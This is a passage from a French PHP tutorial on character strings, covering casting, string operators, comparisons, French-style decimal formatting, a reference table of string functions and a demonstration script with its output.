- Utilisant des fonctions comme `htmlspecialchars()` ou `strip_tags()` pour neutraliser ou supprimer les balises HTML dans le texte saisi.

Ce problème de sécurité dans le texte saisi par formulaire, et les solutions à mettre en œuvre sont abordés à la section 12.1.

#### 10.1.4 Transtypage explicite via (**string**)

Si on désire forcer l'interprétation d'une variable en chaîne de caractères, il faut utiliser le préfix **(string)** (comme indiqué à la section 6.7) avant la variable.

Voici le programme **chaine\_transtypage\_shell.php** qui en présente un exemple :

```
<?php
    $i=1234;
    var_dump($i);
    $chaine=(string)$i; // transtypage explicite
    var_dump($chaine);
?>
```

Voici son exécution :

```
$ php chaine_transtypage_shell.php
int(1234)
string(4) "1234"
```

Le programme **chaine\_transtypage\_web.php** est la version web.

#### 10.1.5 Transtypage explicite via **settype()**

Comme cela a été présenté à la section 6.6, on peut également utiliser la fonction **settype()** pour forcée le changement de type en chaîne de caractères.

Voici le programme **chaine\_settype\_shell.php**, réécriture du programme précédent avec la fonction **settype()**.

```
<?php
    $i=1234;
    var_dump($i);
    settype($i,"string") ; // transtypage explicite
    var_dump($i);
?>
```

Le programme **chaine\_settype\_web.php**, correspond à la version web.

### 10.1.6 Les opérateurs de chaînes

Le tableau ci-dessous récapitule les opérateurs sur les chaînes de caractères :

Opérateur	Signification	Exemple
.	Concaténation	\$NomComplet = \$Nom . \$Prenom ;
=	affectation	\$Nom = "Dupont" ;
.=	Concaténation et affectation	\$NomComplet = \$Nom ; \$NomComplet .= \$Prenom ;

Le programme **chaine\_operateurs\_shell.php** présente l'utilisation de ces opérateurs :

```
<?php
$nom="Dupont";
$prenom="Jean";
$NomComplet=$nom. " ". $prenom;
echo '$nom      = '.$nom.PHP_EOL;
echo '$prenom    = '.$prenom.PHP_EOL;
echo '$NomComplet = '.$NomComplet.PHP_EOL;
?>
```

Voici son exécution :

```
$ php chaine_operateurs_shell.php
$nom      = Dupont
$prenom    = Jean
$NomComplet = Dupont Jean
```

### 10.1.7 Les opérateurs de comparaison

Le tableau ci-dessous récapitule les opérateurs de comparaison sur les chaînes de caractères :

Opérateur	Signification	Exemple
<	inférieur à	if (\$ch1 < \$ch2) ...
>	Supérieur à	if (\$ch1 > \$ch2) ...
<=	inférieur ou égal à	if (\$ch1 <= \$ch2) ...
>=	supérieur ou égal à	if (\$ch1 >= \$ch2) ...
==	est égal (après transtypage)	if (\$ch1 == \$ch2) ...
!=	Different (non égal) après transtypage	if (\$ch1 != \$ch2) ...
<>	Different (non égal) après transtypage	if (\$ch1 <> \$ch2) ...

Le programme **chaine\_comparaison\_shell.php**, montre l'usage de ces opérateurs :

```
<?php
echo "Entrez une première chaîne : ";
fscanf(STDIN,"%s",$chaine1) ;
echo "Entrez une seconde chaîne : ";
fscanf(STDIN,"%s",$chaine2) ;
echo "Première chaîne saisie : ".$chaine1.PHP_EOL ;
echo "Seconde chaîne saisie : ".$chaine2.PHP_EOL ;
if ($chaine1 > $chaine2) echo "$chaine1 > $chaine2".PHP_EOL ;
if ($chaine1 < $chaine2) echo "$chaine1 < $chaine2".PHP_EOL ;
if ($chaine1 >= $chaine2) echo "$chaine1 >= $chaine2".PHP_EOL;
if ($chaine1 <= $chaine2) echo "$chaine1 <= $chaine2".PHP_EOL;
if ($chaine1 == $chaine2) echo "$chaine1 == $chaine2".PHP_EOL;
if ($chaine1 != $chaine2) echo "$chaine1 != $chaine2".PHP_EOL;
?>
```

Voici trois exécutions :

```
$ php chaine_comparaison_shell.php
Entrez une première chaîne : azerty
Entrez une seconde chaîne : qzerty
Première chaîne saisie : azerty
Seconde chaîne saisie : qzerty
azerty < qzerty
azerty <= qzerty
azerty != qzerty

$ php chaine_comparaison_shell.php
Entrez une première chaîne : azerty
Entrez une seconde chaîne : azerty
Première chaîne saisie : azerty
Seconde chaîne saisie : azerty
azerty >= azerty
azerty <= azerty
azerty == azerty

$ php chaine_comparaison_shell.php
Entrez une première chaîne : Azerty
Entrez une seconde chaîne : Awerty
Première chaîne saisie : Azerty
Seconde chaîne saisie : Awerty
Azerty > Awerty
Azerty >= Awerty
Azerty != Awerty
```

Les programmes [chaine\\_comparaison\\_web.html](#) et [chaine\\_comparaison\\_web.php](#), correspondent à la version web.

## 10.1.8 Nombre réel, notation française avec la virgule décimale

### 10.1.8.1 Problématique

Le format des réels utilise en interne la notation anglo-saxonne avec le **point décimal**.

Dans cette section nous abordons le moyen de saisir et d'afficher **les nombres réels au format français avec la virgule décimale**, via le **type chaîne de caractères**, et ses fonctions associées.

## 10.1.8.2 En environnement Shell

### 10.1.8.2.1 La saisie

Dans cet environnement il faut :

- saisir une chaîne de caractères via la fonction `fscanf(STDIN,"%s",..)` ;
- transformer les virgules par des points décimaux, via `str_replace()` (section 10.1.9).
- puis convertir la chaîne en réel, via `floatval()` (section 7.2.14);

En voici la syntaxe :

```
// Saisie des données initiales
echo "Montant: ";
fscanf(STDIN,"%s",$Montant);
// remplacement des virgules par des point décimaux
$Montant    = str_replace(",",".",$Montant);
// --- conversion dans le type réel
$Montant    = floatval($Montant);
```

### 10.1.8.2.2 L'affichage

Le définition des paramètres nationaux via l'instruction `setlocale()` a déjà été présentée à la section 5.2.3.3. Les différentes syntaxes possibles sont :

Changement des paramètres numérique en français UTF8 :

```
setlocale(LC_NUMERIC, 'fr_FR.utf8','fra');
```

Changement de tous les paramètres en français UTF8 :

```
setlocale(LC_ALL, 'fr_FR.UTF-8');
```

Changement de tous les paramètres en français :

```
setlocale(LC_ALL, 'fr_FR');
```

Changement de tous les paramètres selon l'environnement actuel :

```
setlocale(LC_ALL, '' );
```

La présentation des valeurs numériques au format monétaire français avec une virgule pour les décimaux et un espace pour les milliers (par exemple 1 543,97 €) utilise la fonction `number_format()` (section 10.1.9). La syntaxe devient :

```
$Mont = number_format($Montant,2,","," ") . " €";
```

### 10.1.8.2.3 Exemple

Le programme `chaine_nombre_reel_shell.php` met en œuvre la saisie et l'affichage au format français, et reprend les différentes syntaxes vues précédemment.

L'instruction `fscanf(STDIN,"%s",$Montant)` saisit une chaîne. Elle est ensuite convertie au format réel via la fonctions `str_replace()`, puis `floatval()`. L'instruction `var_dump` confirme que la conversion est bien au format réel (`float`).

Trois affichages successifs via l'instruction `echo` montrent respectivement :

- la donnée brute : **1234.45**
- la donnée au format français utilisant `setlocale()` : **1234,45**
- la donnée au format monétaire via `number_format()` et la concaténation du symbole € : **1 234,45 €**

```
<?php
    // Saisie des données initiales
    echo "Montant: ";
    fscanf(STDIN, "%s", $Montant);
    // remplacement des virgules par des point décimaux
    $Montant = str_replace(",", ".", $Montant);
    // --- conversion dans le type réel
    $Montant = floatval($Montant);
    // affichage de la donnée réelle sans traitement
    echo "Montant saisi = $Montant".PHP_EOL;
    var_dump($Montant);
    // définition des paramètres nationaux
    // défini la présentation des dates, valeurs numériques au format local
    (français)
    //setlocale (LC_NUMERIC, 'fr_FR.utf8','fra');
    //setlocale (LC_ALL, 'fr_FR.UTF-8');
    //setlocale (LC_ALL, 'fr_FR');
    setlocale(LC_ALL, '');
    // affichage de la donnée réelle avec les paramètres nationaux
    echo "Montant saisi au format français = $Montant".PHP_EOL;
    // affichage de la donnée réelle en format monétaire français
    $Mont = number_format($Montant,2,",","")." €";
    echo "Montant saisi au format monétaire français = $Mont".PHP_EOL;
?>
```

Voici son exécution :

```
$ php chaine_nombre_reel_shell.php
Montant: 1234,45
Montant saisi = 1234.45
float(1234.45)
Montant saisi au format français = 1234,45
Montant saisi au format monétaire français = 1 234,45 €
```

### 10.1.8.3 Environnement web

#### 10.1.8.3.1 La saisie par formulaire


Elle utilise un formulaire qui saisit une chaîne de caractères.

La variable `Montant` de type « `text` », est transmise via la méthode `post` au programme `chaine_nombre_reel_web.php`.

Voici le fichier **chaine\_nombre\_reel\_web.html** :

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Saisie Réel au format Français</title>
  </head>
  <body>
    <form action="chaine_nombre_reel_web.php" method="post">
      <fieldset>
        <legend>Saisissez un nombre réel au format français :</legend><br>
        Montant (exemple : 1234,45) :<input type="text" name="Montant" size="8" />
        &euro;<br><br>
        <input type="submit" value="Valider" />
        <input type="reset" value="Effacer le formulaire" />
      </fieldset>
    </form>
  </body>
</html>
```

Voici son exécution avec la saisie de la valeur 1275,69 :



#### 10.1.8.3.2 Traitement et affichage

Le programme **chaine\_nombre\_reel\_web.php** activé par le formulaire :

- récupère la donnée transmise par la méthode **post**, via la variable **Montant** :

```
$Montant      = $_POST['Montant'];
```

- transforme ensuite les virgules par des point décimaux :

```
$Montant      = str_replace(",",".",$Montant);
```

- convertit la chaîne ainsi transformée en nombre au format réel (**float**) :

```
$Montant      = floatval($Montant);
```

L'instruction **var\_dump** montre que la conversion est bien au format réel (**float**)


Trois affichages successifs via l'instruction echo montrent respectivement :

- la donnée brute : **1275.69**
- la donnée au format français utilisant `setlocale(LC_ALL,'fr_FR')` : **1275,69**
- la donnée au format monétaire via `number_format()` et la concaténation du symbole € : **1 275,69 €**

Voici le programme **chaine\_nombre\_reel\_web.php** complet :

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Saisie Réel au format Français</title>
  </head>
  <body>
    <?php
      define("WEB_EOL", "<br />");
      // --- on récupère les données ---
      $Montant = $_POST['Montant'];
      // remplacement des virgules par des point décimaux
      $Montant = str_replace(",",".",$Montant);
      // --- conversion dans le type réel
      $Montant = floatval($Montant);
      // affichage de la donnée réelle sans traitement
      echo "Montant saisi = $Montant".WEB_EOL;
      var_dump($Montant);
      echo WEB_EOL;
      // définition des paramètres nationaux
      // défini la présentation des dates, valeurs numériques au format local
      // (français)
      //setlocale (LC_ALL, 'fr_FR.UTF-8');
      setlocale (LC_ALL, 'fr_FR');
      // affichage de la donnée réelle avec les paramètres nationaux
      echo "Montant saisi au format français = $Montant".WEB_EOL;
      // affichage de la donnée réelle en format monétaire français
      $Mont = number_format($Montant,2,".",",")." €";
      echo "Montant saisi au format monétaire français = $Mont".WEB_EOL;
    ?>
  </body>
</html>
```

Voici son exécution :



### 10.1.9 Les fonctions

Le tableau suivant présente les nombreuses fonctions sur les chaînes de caractères.

Fonction	Signification	Exemple
addcslashes	Ajoute des slash dans une chaîne, à la mode du langage C	
addslashes	Ajoute des antislashes dans une chaîne	
bin2hex	Convertit des données binaires en représentation hexadécimale	
chop	Alias de rtrim	
chr()	Retourne le caractère dont le code ASCII est donné en argument	\$lettre = chr(\$code) ;
chunk_split	Scinde une chaîne	
convert_cyr_string	Convertit une chaîne d'un jeu de caractères cyrillique à l'autre	
convert_uudecode	Décode une chaîne au format uuencode	echo convert_uudecode("%2&5I;&\`");
	Encode une chaîne de caractères en utilisant l'algorithme uuencode	\$texte="Hello"; echo convert_uuencode(\$texte);
count_chars	Retourne des statistiques sur les caractères utilisés dans une chaîne	foreach (count_chars(\$texte, 1) as \$i => \$valeur) {...}
crc32	Calcule la somme de contrôle CRC32	
crypt	Hachage à sens unique (indéchiffrable)	\$mdp=crypt('Mot_de_Passe');
ctype_alnum()	Vérifie qu'une chaîne est alphanumérique	if (ctype_alnum(\$ch)) ...
ctype_alpha()	Vérifie qu'une chaîne est alphabétique	if (ctype_alpha(\$ch)) ...
ctype_cntrl()	Vérifie si tous les caractères de la chaîne sont des caractères de contrôles spéciaux	if (ctype_cntrl(\$ch)) ...
ctype_digit()	Vérifie qu'une chaîne est un entier	if (ctype_digit(\$ch)) ...
ctype_graph()	Vérifie si tous les caractères de la chaîne text ont une représentation graphique, et créeront une impression sur l'écran (les espaces n'en font pas partie)	if (ctype_graph(\$ch)) ...
ctype_lower()	Vérifie qu'une chaîne est en minuscules	if (ctype_lower(\$ch)) ...
ctype_print()	Vérifie qu'une chaîne est imprimable	if (ctype_print(\$ch)) ...
ctype_punct()	Vérifie qu'une chaîne contient de la ponctuation	if (ctype_punct(\$ch)) ...
ctype_space()	Vérifie qu'une chaîne n'est faite que de caractères blancs	if (ctype_space(\$ch)) ...
ctype_xdigit()	Vérifie qu'un caractère représente un nombre hexadécimal	if (ctype_xdigit(\$ch)) ...
echo	Affiche une chaîne de caractères	echo \$texte ;
explode	Coupe une chaîne en segments	\$ch="au;revoir;salut"; \$tab=explode(";", \$ch);
fscanf	Écrit une chaîne formatée dans un flux	fscanf(STDIN, "%s", \$texte);
fprintf	Écrit une chaîne formatée dans un flux	fprintf(STDOUT, "%s", \$texte);
get_html_translation_table	Retourne la table de traduction des entités utilisée par htmlspecialchars et htmlentities	
hebrev	Convertit un texte logique hébreux en texte visuel	
hebrevc	Convertit un texte logique hébreux en texte visuel, avec retours à la ligne	
hex2bin	Conv chaîne binaire encodée en hexa.	

Fonction	Signification	(suite)
html_entity_decode	Convertit toutes les entités HTML en caractères normaux	
htmlentities	Convertit tous les caractères éligibles en entités HTML	
htmlspecialchars_decode	Convertit les entités HTML spéciales en caractères	
htmlspecialchars	Convertit les caractères spéciaux en entités HTML	\$nom=htmlspecialchars(\$nom);
iconv()	Convertit une chaîne dans un jeu de caractères	\$res=iconv("UTF-8","ISO-8859-1//IGNORE",\$texte);
implode	Rassemble les éléments d'un tableau en une chaîne	\$tab=array('meri','jean'); \$ch=implode(";", \$tab);
join	Alias de implode	
lcfirst	Met le premier caractère en minuscule	\$ch = lcfirst("BONJOUR");
levenshtein	Calcule la distance Levenshtein entre deux chaînes	
localeconv	Lit la configuration locale	\$infosloc=localeconv(); print_r(\$infos_loc);
ltrim	Supprime les espaces (ou d'autres caractères) de début de chaîne	\$trimch1=ltrim(\$ch1);
md5_file	Calcule le md5 d'un fichier	
md5	Calcule le md5 d'une chaîne	\$mdp=md5('Mot_de_Passe');
metaphone	Calcule la clé metaphone	
money_format	Met un nombre au format monétaire	\$val=1234.5672; \$ch=money_format('%#5.2n',\$val);
nl_langinfo	Rassemble des informations sur la langue et la configuration locale	
nl2br	Insère un retour à la ligne HTML à chaque nouvelle ligne	echo nl2br("c'est\npratique\n");
number_format	Formate un nombre pour l'affichage	\$val=1234.5672; \$ch=number_format(\$val,2,",","")."&euro;";
ord()	Retourne le code ASCII du caractère	\$code = ord(\$chaine);
parse_str	Analyse une requête HTTP	\$ch="premier=valeur&tab[ ]=un+deux&tab[ ]=trois"; parse_str(\$ch,\$sortie);
print	Affiche une chaîne de caractères	
printf	Affiche une chaîne de caractères formatée	printf("%s",\$texte);
preg_replace	Recherche et remplace par expression rationnelle standard	\$saisie= preg_replace('/\s{2,}/',' ', \$saisie); // remplace toutes les suites d'espace par un seul espace
quoted_printable_decode	Convertit une chaîne quoted-printable en chaîne 8 bits	
quotemeta	Protège les métacaractères	
rtrim	Supprime les espaces (ou d'autres caractères) de fin de chaîne	\$trimch1=rtrim(\$ch1);
setlocale	Modifie les informations de localisation	setlocale(LC_ALL,'fr_FR');
sha1_file	Calcule le sha1 d'un fichier	
sha1	Calcule le sha1 d'une chaîne de caractères	
similar_text	Calcule la similarité de deux chaînes	
soundex	Calcule la clé soundex	

Fonction	Signification	(suite)
sprintf	Retourne une chaîne formatée	\$ch=sprintf("res:%s",\$val); \$date="03/02/2015"; sscanf(\$date,"%d/%d/%d",\$j,\$m,\$a);
sscanf	Analyse une chaîne à l'aide d'un format	
str_getcsv	Analyse une chaîne de caractères CSV dans un tableau	\$tab=array_map('str_getcsv',file('donnees.csv'));
str_ireplace	Version insensible à la casse de str_replace	
str_pad	Complète une chaîne jusqu'à une taille donnée	
str_repeat	Répète une chaîne	echo str_repeat("AB",5);
str_replace	Remplace toutes les occurrences dans une chaîne	\$voy=array("a","e","i","o","u","A","E","I","O","U"); \$res=str_replace(\$voy,"","Bonjour");
str_rot13	Effectue une transformation ROT13	
str_shuffle	Mélange les caractères d'une chaîne de caractères	
str_split	Convertit une chaîne en tableau	
str_word_count	Compte le nombre de mots utilisés dans une chaîne	
strcasecmp	Comparaison insensible à la casse de chaînes binaires	
strchr	Alias de strstr	
strcmp	Comparaison binaire de chaînes	if (strcmp(\$ch1,\$ch2)!=0)
strcoll	Comparaison de chaînes localisées	
strcspn	Trouve un segment de chaîne ne contenant pas certains caractères	
strip_tags	Supprime les balises HTML et PHP d'une chaîne	\$nom=strip_tags(\$nom);
stripclashes	Décode une chaîne encodée avec addcslashes	
stripos	Recherche la position de la première occurrence dans une chaîne, sans tenir compte de la casse	
stripslashes	Supprime les antislashes d'une chaîne	
stristr	Version insensible à la casse de strstr	
strlen	Calcule la taille d'une chaîne	\$taille=strlen(\$ch1);
strnatcasecmp	Comparaison de chaînes avec l'algorithme d'"ordre naturel" (insensible à la casse)	
strnatcmp	Comparaison de chaînes avec l'algorithme d'"ordre naturel"	
strncasecmp	Compare en binaire des chaînes de caractères	
strncmp	Comparaison binaire des n premiers caractères	
strpbrk	Recherche un ensemble de caractères dans une chaîne de caractères	
strpos	Cherche la position de la première occurrence dans une chaîne	\$chaine='ABCDEFabcdef'; \$ch1='Fa'; \$pos=strpos(\$chaine,\$ch1);
strrchr	Trouve la dernière occurrence d'un caractère dans une chaîne	
strrev	Inverse une chaîne	

Fonction	Signification	(suite)
stripos	Cherche la position de la dernière occurrence d'une chaîne contenue dans une autre, de façon insensible à la casse	
strrpos	Cherche la position de la dernière occurrence d'une sous-chaîne dans une chaîne	
strspn	Trouve la longueur du segment initial d'une chaîne contenant tous les caractères d'un masque donné	
strstr	Trouve la première occurrence dans une chaîne	\$addr='Jean@cnam.fr'; \$dom=strstr(\$addr,'@');
strtok	Coupe une chaîne en segments	
strtolower	Renvoie une chaîne en minuscules	\$ch='BONJOUR'; \$chlower=strtolower(\$ch);
strtoupper	Renvoie une chaîne en majuscules	\$ch='bonjour'; \$chlupper=strtoupper(\$ch);
strtr	Remplace des caractères dans une chaîne	\$ch=strtr(\$ch,"a","A");
substr_compare	Compare deux chaînes depuis un offset jusqu'à une longueur en caractères	
substr_count	Compte le nombre d'occurrences de segments dans une chaîne	
substr_replace	Remplace un segment dans une chaîne	
substr	Retourne un segment de chaîne	\$reste=substr(\$ch,3,2);
trim	Supprime les espaces (ou d'autres caractères) en début et fin de chaîne	\$trimch1 = trim(\$ch1);
ucfirst	Met le premier caractère en majuscule	\$chu=ucfirst(\$ch);
ucwords	Met en majuscule la première lettre de tous les mots	\$chu=ucwords(\$ch);
utf8_encode()	Convertit une chaîne UTF-8 en ISO-8859-1	\$res=utf8_encode(\$ch) ;
utf8_decode()	Convertit une chaîne UTF-8 en ISO-8859-1	\$res=utf8_decode(\$ch) ;
vfprintf	Écrit une chaîne formatée dans un flux	
vprintf	Affiche une chaîne formatée	
vsprintf	Retourne une chaîne formatée	
wordwrap	Effectue la césure d'une chaîne	

Un ensemble de fonctions préfixées « iconv\_ » permet de faire la conversion des chaînes de caractères dans un autre jeu de caractère, en particulier la fonction **iconv** (voir programme **iconv.php**)

Voici le programme **chaine\_fonctions\_shell.php** qui présente quelques fonctions :

```
<?php
// --- Saisie d'une chaîne ---
echo "---fscanf---".PHP_EOL;
echo "Entrez une chaîne : " ;
fscanf(STDIN,"%s",$chaine) ;
echo "Chaîne saisie : ".$chaine.PHP_EOL ;
echo "Code ASCII du premier caractère : ".ord($chaine).PHP_EOL ;

echo "---ctype_alnum---".PHP_EOL;
if (ctype_alnum($chaine)) echo "La chaîne $chaine est
alphanumérique".PHP_EOL;
else echo "La chaîne $chaine n'est pas alphanumérique".PHP_EOL;

echo "---ctype_alpha---".PHP_EOL;
if (ctype_alpha($chaine)) echo "La chaîne $chaine est alphabétique".PHP_EOL;
else echo "La chaîne $chaine n'est pas alphabétique".PHP_EOL;
```

```
echo "---ctype_lower---".PHP_EOL;
if (ctype_lower($chaine)) echo "La chaine $chaine est minuscule".PHP_EOL;
else echo "La chaine $chaine n'est pas minuscule".PHP_EOL;

// --- Saisie d'une chaîne ---
echo "---fscanf---".PHP_EOL;
echo "Entrez une chaîne avec des balises HTML : " ;
fscanf(STDIN,"%s",$chaine) ;
echo "htmlspecialchars($chaine)=".htmlspecialchars($chaine).PHP_EOL;
echo "strip_tags($chaine)=".strip_tags($chaine).PHP_EOL;

echo "---ctype_cntrl, ctype_print, ctype_graph---".PHP_EOL;
// --- Vérification des caractères de contrôle ---
$chaine="\f\t";
if (ctype_cntrl($chaine))
    echo 'La chaine >>>\f\t<<< contient des caractères de contrôle'.PHP_EOL;
else
    echo 'La chaine >>>\f\t<<< ne contient pas des caractères de
contrôle'.PHP_EOL;
// --- Vérification d'un caractère imprimerable ---
if (ctype_print($chaine))
    echo 'La chaine >>>\f\t<<< est imprimerable'.PHP_EOL;
else
    echo 'La chaine >>>\f\t<<< n\'est pas imprimerable'.PHP_EOL;
// --- Vérification d'un caractère graphique imprimerable ---
if (ctype_graph($chaine))
    echo 'La chaine >>>\f\t<<< est imprimerable'.PHP_EOL;
else
    echo 'La chaine >>>\f\t<<< n\'est pas imprimerable'.PHP_EOL;

echo "---convert_uuencode et convert_uudecode---".PHP_EOL;
$texte="Hello";
echo "convert_uuencode($texte)=".convert_uuencode($texte);
echo "convert_uudecode(\"%2&5L;&\`")=".convert_uudecode("%2&5L;&\`").PHP_EOL;

echo "---count_chars---".PHP_EOL;
$texte = "bonjour comment ca va";
echo '$texte =' . $texte.PHP_EOL;
foreach (count_chars($texte, 1) as $i => $valeur)
{
    echo "Il y a $valeur occurrence(s) de \" " , chr($i) , "\" dans la
phrase.\n";
}
echo "---crypt---".PHP_EOL;
$motdepASSWORD = crypt('Mot_de_Passe');
echo "crypt('Mot_de_Passe')=". $motdepASSWORD .PHP_EOL;
echo "---md5---".PHP_EOL;
$motdepASSWORD = md5('Mot_de_Passe');
echo "md5('Mot_de_Passe')=". $motdepASSWORD .PHP_EOL;

echo "---explode---".PHP_EOL;
$chaine = "texte1;texte2;texte3;texte4";
$tab = explode(";", $chaine);
foreach ($tab as $i => $valeur)
{
    echo "$i : $valeur".PHP_EOL;
}
echo "---implode---".PHP_EOL;
$tab2=array('dupont','jean','jacques');
$ch = implode(", ", $tab2);
echo $ch.PHP_EOL;
```

```
echo "___lcfirst___".PHP_EOL;
$ch = lcfirst("BONJOUR");
echo $ch.PHP_EOL;

echo "___setlocale___".PHP_EOL;
setlocale(LC_ALL, 'fr_FR');
echo "___localeconv___".PHP_EOL;
$infos_locales = localeconv();
print_r($infos_locales);

echo "___ltrim___".PHP_EOL;
$ch1 = "\t\tquelques mots !   ";
$ch2 = "      Bonjour";
var_dump($ch1, $ch2);
$trimch1 = ltrim($ch1);
var_dump($trimch1);
$trimch2 = ltrim($ch2);
var_dump($trimch2);

echo "___trim___".PHP_EOL;
$ch1 = "\t\tquelques mots !   ";
$ch2 = "      Bonjour";
var_dump($ch1, $ch2);
$trimch1 = trim($ch1);
var_dump($trimch1);
$trimch2 = trim($ch2);
var_dump($trimch2);

echo "___money_format___".PHP_EOL;
$val = 1234.5672;
$ch=money_format('%%#5.2n', $val);
echo $ch.PHP_EOL;

echo "___number_format___".PHP_EOL;
$ch=number_format($val,2,",","")."&euro;";
echo $ch.PHP_EOL;

echo "___nl2br___".PHP_EOL;
echo nl2br("c'est\npratique\n");

echo "___sprintf___".PHP_EOL;
$ch=sprintf("somme:%s", $val);
echo $ch.PHP_EOL;

echo "___sscanf___".PHP_EOL;
$date="03/02/2015";
sscanf($date, "%d/%d/%d", $j, $m, $a);
echo $date.PHP_EOL;
echo "jour =" . $j.PHP_EOL;
echo "mois =" . $m.PHP_EOL;
echo "annee=" . $a.PHP_EOL;

echo "___str_repeat___".PHP_EOL;
echo str_repeat("AB",5);
echo PHP_EOL;

echo "___str_replace___".PHP_EOL;
$voyelles = array("a", "e", "i", "o", "u", "A", "E", "I", "O", "U");
$sansvoyelle=str_replace($voyelles, "", "Bonjour");
echo $sansvoyelle.PHP_EOL;
```

```
echo "---strcmp---".PHP_EOL;
$ch1 = "Bonjour";
$ch2 = "bonjour";
if (strcmp($ch1, $ch2) != 0)
{
    echo "$ch1 n'est pas égal à $ch2".PHP_EOL;
}
echo "---strlen---".PHP_EOL;
$taille=strlen($ch1);
echo "longueur de $ch1 : ".$taille.PHP_EOL;

echo "---strpos---".PHP_EOL;
$chaine = 'ABCDEFabcdef';
$ch1     = 'Fa';
$pos = strpos($chaine,$ch1);
echo "$ch1 position: $pos dans $chaine".PHP_EOL;

echo "---strrstr---".PHP_EOL;
$courriel = 'Jean@cnam.fr';
$domaine = strstr($courriel, '@');
echo "Courriel:$courriel, Domaine=$domaine".PHP_EOL;

echo "---strtolower---".PHP_EOL;
$ch = 'BONJOUR';
$chlower = strtolower($ch);
echo "$ch en minuscules : $chlower".PHP_EOL;

echo "---ucfirst---".PHP_EOL;
$ch='bonjour ca va';
$chu=ucfirst($ch);
echo "|$ch| première majuscule : $chu".PHP_EOL;

echo "---ucwords---".PHP_EOL;
$ch='bonjour ca va';
$chu=ucwords($ch);
echo "|$ch| premières majuscules : $chu".PHP_EOL;

echo "---strtoupper---".PHP_EOL;
$ch='bonjour';
$chlupper=strtoupper($ch);
echo "$ch en majuscules : $chlupper".PHP_EOL;

echo "---strtr---".PHP_EOL;
$ch="azagat";
echo "AVANT : $ch".PHP_EOL;
$ch = strtr($ch,"a", "A");
echo "APRES : $ch".PHP_EOL;

echo "---substr---".PHP_EOL;
$ch="abcdefghijklm";
$reste=substr($ch,3,2);
echo "sous-chaine de $ch de 3 sur 2 = $reste".PHP_EOL;

echo "---parse_str---".PHP_EOL;
$ch = "premier=valeur&tab[]="un+deux&tab[]="trois";
parse_str($ch, $sortie);
echo '$ch='.$ch.PHP_EOL;
echo '$sortie[\\'premier\']= '.$sortie['premier'].PHP_EOL;
echo '$sortie[\\'tab\\'][0]='.$sortie['tab'][0].PHP_EOL;
echo '$sortie[\\'tab\\'][1]='.$sortie['tab'][1].PHP_EOL;

echo "---preg_replace---".PHP_EOL;
$saisie_init = "ceci      est      un      exemple      d'espaces
multiples";
```

```
$saisie_traite= preg_replace('/\s{2,}/', ' ', $saisie_init);
echo "Chaîne avec espace multiples:".PHP_EOL;
echo "|$saisie_init|".PHP_EOL;
echo "après traitement avec preg_replace :".PHP_EOL;
echo "|$saisie_traite|".PHP_EOL;
?>
```

Voici son exécution :

```
$ php chaine_fonctions_shell.php
---fscanf---
Entrez une chaîne : aze123
Chaîne saisie      : aze123
Code ASCII du premier caractère : 97
---ctype_alnum---
La chaîne aze123 est alphanumérique
---ctype_alpha---
La chaîne aze123 n'est pas alphabétique
---ctype_lower---
La chaîne aze123 n'est pas minuscule
---fscanf---
Entrez une chaîne avec des balises HTML : <b>bonjour</b>
htmlspecialchars(<b>bonjour</b>)=&lt;b&gt;bonjour&lt;/b&gt;;
strip_tags(<b>bonjour</b>)=bonjour
---ctype_cntrl, ctype_print, ctype_graph---
La chaîne >>>\f\t<<< contient des caractères de contrôle
La chaîne >>>\f\t<<< n'est pas imprimable
La chaîne >>>\f\t<<< n'est pas imprimable
---convert_uuencode et convert_uudecode---
convert_uuencode(Hello)=%2&5L;&\`^
`^

convert_uudecode("%2&5L;&\`^")=Hello
---count_chars---
$texte =bonjour comment ca va
Il y a 3 occurrence(s) de " " dans la phrase.
Il y a 2 occurrence(s) de "a" dans la phrase.
Il y a 1 occurrence(s) de "b" dans la phrase.
Il y a 2 occurrence(s) de "c" dans la phrase.
Il y a 1 occurrence(s) de "e" dans la phrase.
Il y a 1 occurrence(s) de "j" dans la phrase.
Il y a 2 occurrence(s) de "m" dans la phrase.
